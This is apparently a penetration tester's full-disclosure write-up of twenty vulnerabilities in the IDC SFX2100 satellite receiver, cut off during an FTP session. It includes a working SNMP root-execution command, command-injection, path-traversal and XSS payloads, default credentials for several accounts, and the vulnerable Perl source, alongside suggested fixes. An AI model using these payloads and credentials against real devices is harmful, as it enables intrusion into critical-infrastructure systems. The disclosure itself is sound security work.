During a recent penetration test I did against a critical infrastructure operator, I had achieved Domain Administrator through two independent routes; ADCS ESC4, and by combining an LMCompatibility value of 2 with LDAP signing disabled. With that out of the way, I had time to shift focus away from the AD and identity side of the organization and focus my attention to their edge devices, of which there were many.
One that caught my eye was the SFX2100, a satellite receiver manufactured by International Data Casting Corporation (IDC). The device is sold to organisations like the US Department of Defense, the European Space Agency, and a number of other critical infrastructure operators worldwide.
Unfortunately, when I reached out to IDC, including messaging their president directly on LinkedIn since November of last year, I never received a single response. The customary 90-day disclosure period has since come and gone, and given how bad the device is, coupled with how likely it is that these flaws exist in most of their product ranges, I’ve moved to full disclosure.
These vulnerabilities are frankly outrageous for a company supplying systems tasked with use in defending countries, going to space or operating critical functionalities, but what do I know.
Summary of CVEs
| CVE ID | Vulnerability Name | Endpoint / Parameter / Component |
|---|---|---|
| CVE-2026-28769 | Path Traversal | /IDC_Logging/checkifdone.cgi (file) |
| CVE-2026-28770 | XML Injection (Blind XPath) | /IDC_Logging/checkifdone.cgi (file) |
| CVE-2026-28771 | Reflected XSS (Main Index) | /index.cgi (cat) |
| CVE-2026-28772 | Reflected XSS (Logging Index) | /IDC_Logging/index.cgi (submitType) |
| CVE-2026-28773 | OS Command Injection | /IDC_Ping/main.cgi (IPaddr) |
| CVE-2026-28774 | OS Command Injection | Traceroute utility (flags) |
| CVE-2026-28775 | Unauthenticated SNMP RCE | Default SNMP community private |
| CVE-2026-28776 | Hardcoded Credentials (SSH) | monitor account |
| CVE-2026-28777 | Hardcoded Credentials (SSH) | user (usr) account |
| CVE-2026-28778 | Hardcoded Credentials & Root RCE | xd account via FTP + Insecure Permissions |
| CVE-2026-29119 | Hardcoded Credentials (Telnet) | admin account |
| CVE-2026-29120 | Insecure Hardcoded Root Credential | anaconda-ks.cfg / root account |
| CVE-2026-29121 | SUID Binary — Privilege Escalation | /sbin/ip (IDC SFX2100) |
| CVE-2026-29122 | SUID Binary — Privilege Escalation | /bin/date (IDC SFX2100) |
| CVE-2026-29123 | Multiple SUID Binaries — LPE | xd user home directory |
| CVE-2026-29124 | Multiple SUID Binaries — LPE | monitor user home directory |
| CVE-2026-29125 | World-Writable DNS Config | /etc/resolv.conf (IDC SFX2100) |
| CVE-2026-29126 | World-Writable Root-Run Script | /etc/udhcpc/default.script (IDC SFX2100) |
| CVE-2026-29127 | Insecure Directory Permissions (777) | monitor home directory |
| CVE-2026-29128 | Hardcoded, Insecure Creds In World Readable Configuration Files | zebra.conf, bgpd.conf, ospfd.conf etc |
Unauthenticated Remote Code Execution Via SNMP(CVE-2026-28775)
Like is common for such systems, the SFX2100 is running SNMP through NET-SNMP, for remote management. The vulnerability is located inside net-snmpd, as net-snmpd supports the NET-SNMP-EXTEND-MIB extension MIB.
This extension allows the execution of code from the net-snmpd daemon, with root privileges, with 2 steps:
- Definition of a new MIB;
- Execution of the new MIB.
In addition to this, we require a writable community string that doesnt require prior authentication, which SFX2100 gladly presents through the private community string.
By creating an extended command, we can force the SNMP daemon to execute /bin/sh.
└─$ snmpset -m +NET-SNMP-EXTEND-MIB -v1 -c private 192.168.102.73 'nsExtendStatus."cmd"' = createAndGo 'nsExtendCommand."cmd"' = /bin/sh 'nsExtendArgs."cmd"' = '-c "/usr/bin/id && /usr/bin/whoami"'
NET-SNMP-EXTEND-MIB::nsExtendStatus."cmd" = INTEGER: createAndGo(4)
NET-SNMP-EXTEND-MIB::nsExtendCommand."cmd" = STRING: /bin/sh
NET-SNMP-EXTEND-MIB::nsExtendArgs."cmd" = STRING: -c "/usr/bin/id && /usr/bin/whoami"
Walking the MIB tree triggers the execution and returns our output showing we are running as root:
└─$ snmpbulkwalk -c public -v2c 192.168.102.73 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."cmd" = STRING: /bin/sh
NET-SNMP-EXTEND-MIB::nsExtendArgs."cmd" = STRING: -c "/usr/bin/id && /usr/bin/whoami"
NET-SNMP-EXTEND-MIB::nsExtendInput."cmd" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."cmd" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."cmd" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."cmd" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."cmd" = INTEGER: volatile(2)
NET-SNMP-EXTEND-MIB::nsExtendStatus."cmd" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."cmd" = STRING: uid=0(root) gid=0(root)
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."cmd" = STRING: uid=0(root) gid=0(root)
root
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."cmd" = INTEGER: 2
NET-SNMP-EXTEND-MIB::nsExtendResult."cmd" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutLine."cmd".1 = STRING: uid=0(root) gid=0(root)
NET-SNMP-EXTEND-MIB::nsExtendOutLine."cmd".2 = STRING: root
The vendor shipped the device with the private SNMP community string enabled and writable by default. Fixing this requires removing the default read-write community strings in /etc/snmp/snmpd.conf and enforcing SNMPv3 with strong authentication. Additionally the version of net-snmp should always be higher than 5.8 as that mitigates this issue from arising again.
Web App Network Utilities RCE (CVE-2026-28773, CVE-2026-28774)
The web management interface contains Ping (/IDC_Ping/main.cgi) and Traceroute utilities that are vulnerable to OS command injection.
For the ping utility, we do need to first intercept the normal/bengin ping payload in burp and then modify it in repeater:

Reading the source code for the application I noticed that the scripts explicitly check for “hidden” commands by looking for semicolons (;) only. This is a losing battle, as for example, the pipe | operator also allows a new command to execute. Input validation is heavily reliant on client-side filtering, while the backend blindly executes the parameters passed to the IPaddr or flags variables
The second issue I noticed from reading the source code is that the parsing for the ; doesn’t work unless it’s only on the first instance. Meaning that when I used the pipe | operator on the immediate entry after the IP address, I could then continue adding semicolons freely afterwards. The payload then looks something like ipaddr | whoami; uname -a; date:

The same issue is appropriate for the traceroute utility in regards to client side filtering and only inspecting for the ; character:
 For the traceroute utility, we will inject our commands after the pipe character in the
 flagsargument parameter as it takes the users input without any restrictions or gripes.
The approach to fixing this is trivial really. Here their must be server-side regex enforcement. The final string passed to the ping variable must be checked to ensure only numbers and the . character are present. If hostnames are required, developers should use native programmatic ping/socket implementations rather than passing user input to system() or exec().
Lastly, special character should be ALOT more robust than what it is right now. Instead of just looking for the ; character, a comprehensive check of potential escape/shell characters should be done that includes things like &&, |, $ etc
XML Injection & Path Traversal (CVE-2026-28769, CVE-2026-28770)
The script /IDC_Logging/checkifdone.cgi takes a user-supplied parameter, file, and processes it without any sanitization. This leads to two distinct vulnerabilities within the exact same parameter.
The first allows us to enumerate for the existence of files on the system. When we use ../ traversal characters, we can check if a file exists(or doest). When a file exists:

We see the backup operation status is returned as “complete” in the response. Conversely, if you try to traverse to a file that doesn’t exist:

The status returned says failed when trying to traverse to non exsistent files.
Lets jump here in the underlying Perl code governing this endpoint:
use DB_File;
use CGI qw(:standard vars);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;
my $cgi = new CGI;
my $workdir = ''; #relative to IDC_Logging or system root
my $relativeworkdir = '/IDC_Logging/'; #relative to httpd DocumentRoot
my $filegive = '';
if(defined($cgi->param('file')))
{
    $filegive = $cgi->param('file');
}
if (!$cgi->param('file') || $cgi->param('file') eq '')
{
    giveProblem();
}
elsif (stat($workdir . $cgi->param('file') . '_inprogress'))
{
    giveNotReady();
}
else
{
    if (stat($workdir . $cgi->param('file')))
    {
        giveFile();
    }
    else
    {
        giveProblem();
    }
}
sub giveNotReady()
{
    my %updateNode = (
        'message' => 'Generating File... (This may take several minutes)',
        'status' => 'processing',
        'retry_in' => '1200'
Because the application simply calls stat on the unvalidated $filegive input, we can traverse directories (e.g., ../../etc/passwd) to leak the existence or absence of files based on whether the CGI returns a “success” or “failed” response.
Furthermore, this exact same parameter is passed verbatim into an XML CDATA block:
sub giveResponse()
{
    my $message = '';
    # ... snipped for brevity ...
    print "Content-type: text/xml\n\n";
    my $responseXML = qq~<?xml version="1.0" encoding="ISO-8859-1"?>
        <statusresponse>
        <update status='$status' retry_in='$retry_in'><![CDATA[ $message ]]></update>
        <file>
            <path>$relativeworkdir</path>
            <name>$filegive</name>
        </file>
        </statusresponse>
    ~;
    $responseXML =~ s/>[\s]+?</></g;
    print $responseXML;
}
1;
By injecting ]]>, an attacker breaks out of the CDATA directive, resulting in XML injection which can potentially be converted into a full-fledged XXE.
Fixing the path traversal requires utilizing a realpath() directive to resolve and block directory traversal arguments. Fixing the XML injection requires proper XML entity escaping for all user-supplied variables before constructing the HTTP response.
Reflected XSS (CVE-2026-28771, CVE-2026-28772)
The web application fails to sanitize user input reflected back in the HTML DOM.
-
CVE-2026-28771: Located via the
catparameter.https://ip:2100/index.cgi?cat="><script>alert(1)</script> -
CVE-2026-28772: Located via the
submitTypeparameter.https://ip:2100/IDC_Logging/index.cgi?submitType="><script>alert(1)</script>
User-provided input is reflected as-is in the backend. Inspecting the source page confirms our input is not sanitized, leading to HTML injection and Reflected XSS. As an example:

While I only got two CVEs since there were over 4 or 5 instances of reflected XSS that it wasnt worth tracking! Really shows you how terribly this system has been done honestly.
The Credential Nightmare (CVE-2026-28776, CVE-2026-28777, CVE-2026-29119, CVE-2026-29120)
The system is riddled with reused, undocumented, and hardcoded credentials granting immediate network access to any SFX2100 Satellite Receiver in the world(and likely other SKUs).
CVE-2026-29119 (Admin Telnet): Telnet access via admin:12345:
CVE-2026-28776 (Monitor SSH): SSH access via monitor:12345. Drops into a restricted shell that is trivially escapable by modifying the $PATH or using absolute paths to /usr/bin/.
CVE-2026-28777 (User SSH): SSH access via user:12345 (usr).



CVE-2026-29120 (Insecure Root Storage): The anaconda-ks.cfg file stores the root password hash in a world-readable manner. The root password is weak and easily crackable(like all the others) using john and the default rockyou.txt wordlist. This means that other systems installed likely have the exact same root password.
The crazy thing is that the vendors documentation DOES NOT mention any of these accounts and there isn’t a straight forward or obvious way to find them. I found them by reading the /etc/shadow and /etc/passwd files and simply cracking them:
We can see the root password from the anaconda config file here:
And its easily cracked:
Privilege Escalation via xd Account and FTP (CVE-2026-28778)
The xd user possesses hardcoded credentials (xd:xd). While the account lacks direct SSH access (though you can su - xd if already on the box), it does have FTP access.
Connected to 192.168.102.73.
220 (vsFTPd 2.0.4)
Name (192.168.102.73:kali): xd
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53893|)
150 Here comes the directory listing.
lrwxrwxrwx    1 0        0              35 Apr 07  2011 custom.xml -> /home/liveAssist/trigger_custom.xml
drwxr-xr-x    2 622      615          4096 Apr 07  2011 liveAssist
226 Directory send OK.
ftp> ls /home/xd
229 Entering Extended Passive Mode (|||35074|)
150 Here comes the directory listing.
drwxrwxr-x    2 622      615          4096 Apr 07  2011 DataMan
drwxrwxr-x    4 622      615          4096 Apr 07  2011 IPCap
drwxr-xr-x    2 622      615          4096 Aug 17  2011 License
drwxrwxr-x    2 622      615          4096 Dec 31  2004 Retriever
drwxr-xr-x    5 622      615          4096 Nov 28  2008 services
drwxr-xr-x    2 622      615          4096 Nov 28  2008 terminal
-rw-r--r--    1 622      615            24 Nov 28  2008 xd-filter
-rwxr-xr-x    1 622      615         15121 Nov 28  2008 xd-xpack
-rw-r--r--    1 622      615            87 Nov 28  2008 xd.backup
226 Directory send OK.
ftp>
The xd user has in /home/xd/terminal a file called XDTerminal, which is a setuid binary invoked by other elements of the system:
ftp> ls -al
229 Entering Extended Passive Mode (|||9051|)
150 Here comes the directory listing.
drwxr-xr-x    2 622      615          4096 Nov 28  2008 .
drwxr-xr-x    8 622      615          4096 Apr 07  2011 ..
